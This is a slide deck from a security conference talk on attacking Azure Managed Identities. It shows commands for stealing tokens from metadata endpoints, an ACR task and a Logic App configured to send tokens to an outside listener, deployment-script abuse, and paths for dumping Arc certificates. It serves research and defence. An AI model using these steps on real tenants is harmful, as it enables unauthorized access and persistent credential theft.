




HYBRID
IDENTITY
PROTECTION
conf24





Identity Theft is not a Joke, **Azure**



Karl Fosaaen

VP of Research at NetSPI


- Co-Author – Penetration Testing Azure for Ethical Hackers
- GitHub - <https://github.com/NetSPI/>
 - Creator – MicroBurst
 - Co-Creator – FuncoPop
- Private Pilot
- Managed Identity Thief

 twitter.com/kfosaaen


 linkedin.com/in/karl-fosaaen



LinkTree QR Code



FuncoPOP





Previous Research

Rogier Dijkman – [Project Miaow \(Privilege Escalation from an ARM template\)](#)

Rogier Dijkman – [Why you should avoid using federated credentials](#)

Andy Robbins – [Managed Identity Attack Paths, Part 1: Automation Accounts](#)

Andy Robbins – [Managed Identity Attack Paths, Part 2: Logic Apps](#)

Andy Robbins – [Managed Identity Attack Paths, Part 3: Function Apps](#)

Andy Robbins – [Abusing Azure App Service Managed Identity Assignments](#)

Andy Robbins – [Automating Azure Abuse Research — Part 1](#)

Yanir Tsarimi – [AutoWarp: Critical Cross-Account Vulnerability in Microsoft Azure Automation Service](#)

Huy Kha – [Lateral Movement With Managed Identities Of Azure Virtual Machines](#)

David Fiser – [An Analysis of Azure Managed Identities Within Serverless Environments](#)

Dirk-jan Mollema – [Persisting on Entra ID applications and User Managed Identities with Federated Credentials](#)



Today's Agenda

- **Managed Identities Overview**
- **Managed Identity Attacks by Service**
- **Abusing Deployment Scripts**
- **Finding Managed Identity Certificates**
- **Abusing Tokens and Certificates**
- **Conclusions & Questions**



Managed Identities Overview





What are Managed Identities?

Method for Authenticating an Azure Resource as an Entra ID Principal

- Utilized for granting access to other Azure/Entra ID resources
- Example:
 - Virtual Machine needs to read a secret from a Key Vault
 - Assign a Managed Identity to the VM
 - Get a Key Vault token from the IMDS
 - Use the token with REST APIs to access the Key Vault
- Eliminates the need for stored credentials on the Resource

Types of Managed Identities

- System-Assigned
 - Only associated with one resource
- User-Assigned
 - Can be shared across resources
 - Subscription level resource

Supported by a Wide Variety of Services

- Virtual Machines, App Services, AKS, ACR, etc.



Hello, I'm an ~~Azure AD~~ User
Entra ID



What are Managed Identities?

Underlying Credential Mechanism

- Azure Service Principal
 - Client/Application ID
 - App Registration is visible in the APIs, not in the Portal
 - **Get-AzADServicePrincipalCredential -ObjectId \$OBJ_ID**
 - Certificate
 - User-Assigned – 3-month expiration
 - Users are never supposed to have access to these credentials

```
Windows PowerShell
PS C:\> Get-AzADServicePrincipalCredential -ObjectId 9d

CustomKeyIdentifier      DisplayName      EndDateTime      Key KeyId      StartDateTime      Type      Usage
-----
{235, 112, 193, 219...} CN=d5           38 9/25/2024 8:52:00 PM 2a310d5c-f4ad-4823-84b9-b827ab995dfc 6/27/2024 8:52:00 PM AsymmetricX509Cert Verify
{215, 176, 69, 16...}  CN=d5           38 8/10/2024 5:47:00 PM 6c03da4c-7100-4fad-8b76-88913a75aa14 5/12/2024 5:47:00 PM AsymmetricX509Cert Verify
{239, 144, 2, 239...}  CN=d5           38 6/25/2024 7:33:00 AM 28eaf67f-e984-4d21-a434-0df4d6364263 3/27/2024 7:33:00 AM AsymmetricX509Cert Verify

PS C:\>
```




What are Managed Identities?

Underlying Credential Mechanism

- Azure Service Principal
 - Federated Credentials
 - A method for authenticating as the User-Assigned Managed Identity outside of Azure
 - See roadoidc in ROADtools by Dirk-jan Mollema

Search

Federated credentials

Configure an identity from an external OpenID Connect Provider to get tokens as this managed identity to access Microsoft Entra ID
[how to create an identity from an external OpenID](#)

+ Add Credential

1 of 20 configured

Name ↑	Issuer	Subject Identifier
TestFederatedCreds	https://token.actions.githubusercontent.com	repo:NetSPI/microburst:pull_request



What are Managed Identities?

Temporary Credential Mechanism

- Token services
 - IMDS and Side Car Token issuing services – Web Request
 - Passing a User-Assigned Managed Identity to a service (Deployment Scripts)
- Generates a token for a specific scope:
 - <https://management.azure.com/>
 - <https://graph.microsoft.com/>
 - <https://vault.azure.net>
 - Several more options...


Authenticating with Az PowerShell and CLI

- PowerShell Authentication
 - Connect-AzAccount -identity
- CLI Authentication
 - az login --identity





Managed Identity Attacks by Service





Attacks by Service – Overview

Initial Access Method

- What access do we need to start generating tokens?
- Token Generation Command/Code Examples

Tooling Automation Options

- Tools that can automate the collection



*All examples will focus on System-Assigned Managed Identities

- User-Assigned will require you to specify a Client or Object ID



Attacks by Service – Virtual Machines*


Initial Access Method

- Command Execution
 - Command Injection
 - Execution with Azure Credentials
 - Authenticated Access (RDP, SSH, etc.)
- Requires a “Metadata: true” header
- Windows
 - `(Invoke-WebRequest -Uri 'http://169.254.169.254/metadata/identity/oauth2/token?api-version=2018-02-01&resource=https://management.azure.com/' -Method GET -Headers @{Metadata="true"} -UseBasicParsing).Content`
- Linux
 - `curl -s 'http://169.254.169.254/metadata/identity/oauth2/token?api-version=2018-02-01&resource=https://management.azure.com/' --header "Metadata: true"`

Tooling Automation Options

- MicroBurst - Invoke-AzVMCommandREST and Invoke-AzVMBulkCMD

*Inclusive of Virtual Machine Scale Sets (VMSS)






Attacks by Service – App Services*

Initial Access Method

- Command Execution
 - Command Injection
 - Execution with Azure Credentials
 - Portal Console/SSH menu
 - Kudu (Advanced Tools) Console
 - Function App Overwrite
- Requires a Header – (secret or X-IDENTITY-HEADER)
- MSI Secret Option:
 - `curl "%MSI_ENDPOINT%?resource=https://management.azure.com&api-version=2017-09-01" -H secret:%MSI_SECRET%`
- X-IDENTITY-HEADER Option:
 - `curl "%IDENTITY_ENDPOINT%?resource=https://management.azure.com&api-version=2019-08-01" -H X-IDENTITY-HEADER:%IDENTITY_HEADER%`



Tooling Automation Options

- MicroBurst – Invoke-AzAppServicesKuduDebug and Invoke-AzAppServicesCMD
- FuncoPop (<https://github.com/NetSPI/FuncoPop>) - Invoke-AzFunctionAppTakeover



*Inclusive of Function Apps



Attacks by Service – ACR

Initial Access Method

- Task Execution with Azure Credentials
- Create the task that authenticates with an attached identity
 - Output the token in the task output
- Task YAML:
 - version: v1.1.0
 - steps:
 - cmd: az login --identity --allow-no-subscriptions
 - cmd: az account get-access-token --resource=\$TokenScope
- Run the task
- Remove/Clean up the task

Tooling Automation Options

- MicroBurst - Invoke-AzACRTOKENGenerator

The screenshot displays the 'Runs' tab in the Azure portal. A table lists various task runs with columns for 'Run Id', 'Task', and 'Log'. The run with ID 'cae3' and task 'UnPZfBpgAmXDae' is highlighted with a red box. To the right, a log snippet shows the execution of a container named 'acb_step_1', which successfully executed and returned an access token. The log includes the following JSON output:

```
{
  "isDefault": true,
  "managedByTenants": [],
  "name": "[redacted]",
  "state": "Enabled",
  "tenantId": "[redacted]",
  "user": {
    "assignedIdentityInfo": "MSIClient:[redacted]",
    "name": "userAssignedIdentity",
    "type": "servicePrincipal"
  }
}
```

The log also shows the following messages:

```
2023/12/08 23:08:16 Successfully executed container: acb_step_0
2023/12/08 23:08:16 Executing step ID: acb_step_1. Timeout(sec): 600, Working directory: '',
lt_network'
2023/12/08 23:08:16 Launching container with name: acb_step_1
{
  "accessToken": "eyJ
```

At the bottom of the log, the token details are shown:

```
"expiresOn": "2023-12-09 23:08:16.000000",
"subscription": "[redacted]",
"tenant": "[redacted]",
"tokenType": "Bearer"
```






Attacks by Service – Automation Accounts

Initial Access Method

- Runbook creation/edit and execution with Azure Credentials
- Create/edit the runbook that authenticates with an attached identity
 - Output the token in the task output
 - Run in the test pane
 - Run a second blank job to clear previous output
 - MicroBurst encrypts the output
 - Exfiltrate token via HTTP/DNS/etc.
- Can authenticate with Az PS modules
 - Better to make local HTTP requests with “X-IDENTITY-HEADER” header
- AutoWarp Vulnerability
 - High number ports listening on shared containers with no isolation
 - Could generate tokens for other tenants/subscriptions
- Automation Account Hybrid Workers
 - Query the JRDS from the HW, with a MI token of the HW


Tooling Automation Options

- MicroBurst – Get-AzPasswords
 - Use the “-AutomationAccount Y” Flag





Attacks by Service – Logic Apps



Initial Access Method

- Logic App Modification with Azure Credentials
 - Modify an existing App with an attached Managed Identity
 - Create new app and attach a User-Assigned Managed Identity
- Use the HTTP Request function to send a token to an endpoint
 - Capture the token
 - Revert any changes or delete your new app
 - Set on a schedule trigger for additional persistence
- Backdoor the Function App associated with the Logic App (Standard Plan)
 - Same idea as previously noted in App Services

Tooling Automation Options

- FuncoPop (<https://github.com/NetSPI/FuncoPop>)
 - Invoke-AzFunctionAppTakeover

The screenshot shows the configuration for an HTTP Request action in a Logic App. The URI is set to `http://netspi.com/tokenListener/` and the Method is `GET`. The Authentication section is expanded, showing the following settings:

- Authentication Type: `Managed Identity`
- Managed Identity: `System-assigned managed identity`
- Audience: `https://vault.azure.net`



Abusing Deployment Scripts

```
"resources": [  
  {  
    "type": "Microsoft.Resources/deploymentScripts",  
    "apiVersion": "2020-10-01",  
    "name": "runPowerShellInlineWithOutput",  
    "location": "[resourceGroup().location]",  
    "kind": "AzurePowerShell",  
    "properties": {  
      "forceUpdateTag": "[parameters('utcValue')]",  
      "azPowerShellVersion": "8.3",  
      "scriptContent": "  
        param([string] $name)  
        $output = \"Hello {0}\" -f $name  
        Write-Output $output  
        $DeploymentScriptOutputs = @{}  
        $DeploymentScriptOutputs['text'] = $output  
      ",  
      "arguments": "[concat('-name', ' ', parameters('name'))]",  
      "timeout": "PT1H",  
      "cleanupPreference": "OnSuccess",  
      "retentionInterval": "P1D"  
    }  
  }  
],
```




Azure Deployment Scripts Overview

What They Are

- A method to programmatically run scripts in the context of an Azure Deployment
 - Create a template
 - Works with ARM and Bicep
 - Deploy a resource
 - Run a script to configure the resource
- Can attach a User-Assigned Managed Identity
- Creates a Storage Account and Container Instance

The Attack

- Target a specific User-Assigned Managed Identity
- Attach it to a Deployment Script template
 - Template includes command to run “Get-AzAccessToken” as the Managed Identity
- Deploy the template and return the command output
- Clean up the resources





Automating the Attack

Attack Overview

- Authenticate via Az PS module
- Run the script - Invoke-AzUADeploymentScript

Script Overview

- Select a subscription
- Scan for available User-Assigned Managed Identities
- Select the Identities to attack
- Locally generate an ARM template to use
 - Configured with the MI and a command
 - Default command is “(Get-AzAccessToken).Token”
- Deploy the template
 - Creates Deployment Script, Storage Account, Container Instance
- Clean up
 - Deletes Deployment Script, Storage Account, Container Instance

```
PS C:\> Invoke-AzUADeploymentScript -verbose
VERBOSE: Logged In as kfosaen
VERBOSE: Enumerating User Assigned Managed Identities in the "[REDACTED]" Subscription
VERBOSE: 4 total User Assigned Managed Identities identified in the "[REDACTED]" Subscription
VERBOSE: checking permissions on NetSPI Managed identity
VERBOSE: checking permissions on testidentity Managed identity
VERBOSE: checking permissions on secondID Managed identity
VERBOSE: checking permissions on ID3 Managed identity
VERBOSE: 10 User Assigned Managed Identity Role Assignments that the current user has access to
VERBOSE: targeting the NetSPI Managed identity using the nnwzpyMFGBTROXD deployment script
VERBOSE: starting the deployment (tmp506F) of the nnwzpyMFGBTROXD deployment script to the Azure Resource Group
VERBOSE: Deleting the nnwzpyMFGBTROXD Deployment Script
VERBOSE: Deleting the tmp506F Deployment
VERBOSE: Completed targeting the NetSPI Managed Identity
VERBOSE: Completed attacks against the "[REDACTED]" Subscription

ManagedIdentity Output
-----
NetSPI      eyJ0e[REDACTED]
```


Script Usage

- Token Generation
- Run Az PowerShell commands as the selected User-Assigned Managed Identity





Finding Managed Identity Certificates






Gaining Access to Managed Identity Certificates

Function App Certificates

- What are Function Apps?
 - APIs as a Service
 - Subset of the App Services resource type
- Accessing the Configuration – Linux Containers
 - Command execution in the container is required
 - Either direct (Azure Mgmt) or indirect (Function SA Overwrite)
 - SAS Token Configuration File (CONTAINER_START_CONTEXT_SAS_URI)
 - EncryptedContext contains data and Initialization Vector (IV)
 - Decrypt the Configuration File
 - Key is in environmental variables
 - Storage Account Connection String
 - Links to Source Code Zip Files:
 - Function App Secrets
 - “MSISpecializationPayload”
 - Certificate returned as Base64 value
 - Applies to User Assigned and System Assigned

```
Not secure | wawsstorageproddm1157.blob.core.windows.net/azcontainers/e9911ce2-6379939442273934512s  
{ "encryptedContext": "Bad/iqihIPbJJc4n8wcvMg==.UK9+Jf07cc5jqig1cb0bXIsQJbJaHucKMPbxBge0i/15tA8JA6ZdQGIZjSoVWLPSG14oqx31Wd  
4vk8zvrDpf11DL9abxUghgINuBR1muciB8EaxKq+a0hVt/uBw5zSox/gITiCrEpUjfqdukq8p7Fyp7K5jYfizm1fDs0uQUZFK3Y1z+mqM9/9Ysm4k9EX8G/  
LJBGK0W/clbtEN09uEdK3YvDlxYn9u4k54o3Z04Prf8FpKs16Vq0Moc1KRHi aBmH/CIm10v6clTVKqE11t+XYciTXBvxytInG/epBYfurYf0M50bzrlbrjms  
vIo1t  
1eftf  
Ri6TY  
g0UwQ  
3umGq  
H5300  
1kF0r  
C3hMuf  
oUqw5  
wVLYU  
Fv+jd  
ABnMD  
tIS1z  
uEteaf  
wtrQzr1ChraCP0i0SuqnnwELqeModb3i rckv1N3ohd193Vt4UijCwa+TzpmG4sy090TjWdSnnVmIXvfYvz1uB0NHsVdUJjt/VdeFDbqQK5CcFrC/L92Kl
```




- Publicly Disclosed 11/16/23



Gaining Access to Managed Identity Certificates

Azure Arc Managed Identity Certificates

- What is Arc?
 - Method for enrolling non-Azure computers into Azure
 - Enables VM Extensions
 - Can enroll systems as Automation Account Hybrid Workers
 - Bridges the cloud and on-prem
- How to Access the Managed Identity Certificates (as a local admin)
 - Windows Systems
 - `C:\ProgramData\AzureConnectedMachineAgent\Certs\myCert.cer`
 - Linux Systems
 - `/var/opt/azcmagent/certs/myCert`
 - Both files are PFX files
- Potential Impact
 - Dependent on permissions assigned to the Managed Identity
 - Allows for persistent access as the Managed Identity






Gaining Access to Managed Identity Certificates

Automating Dumping of Azure Arc Managed Identity Certificates

- The “Get-AzArcCertificates” function in MicroBurst
 - Uses existing Az PowerShell module authentication
 - Prompts for the subscription to attack
 - Enumerates the available Arc systems
 - Prompts for targets
 - Uses the “Run Command” feature to get the certificates:
 - Windows:
 - `gc C:\ProgramData\AzureConnectedMachineAgent\Certs\myCert.cer`
 - Linux:
 - `cat /var/opt/azcmagent/certs/myCert`
 - Deletes the Run Command instance
 - Writes the certificate and “AuthenticateAs” script locally





Gaining Access to Managed Identity Certificates

Azure Arc Managed Identity Certificates

- **MSRC Response**

Thanks for sharing the information. Upon investigation, our teams determined that this is working as expected and is not a vulnerability for servicing.

This is because to obtain the certificate, an attacker must be local admin on an enrolled device. Certificates used to authenticate endpoints will always be obtainable from at least memory on the endpoint.

- **Publicly Disclosed at DEF CON 32 Cloud Village – 8/10/24**





Abusing Tokens and Certificates





Conclusions & Questions





Conclusions & Questions

Conclusions

- Managed Identities are better than cleartext credentials
- They are not without their own flaws
- Want to persist as a Managed Identity?
 - Find an ARC server and grant it a role

Questions?

- Feel free to reach out!
- Where you can find me for further questions:



twitter.com/kfosaaen



linkedin.com/in/karl-fosaaen

- **Slides will be shared on both platforms**





Additional NetSPI References

[Azure Privilege Escalation Using Managed Identities](#)

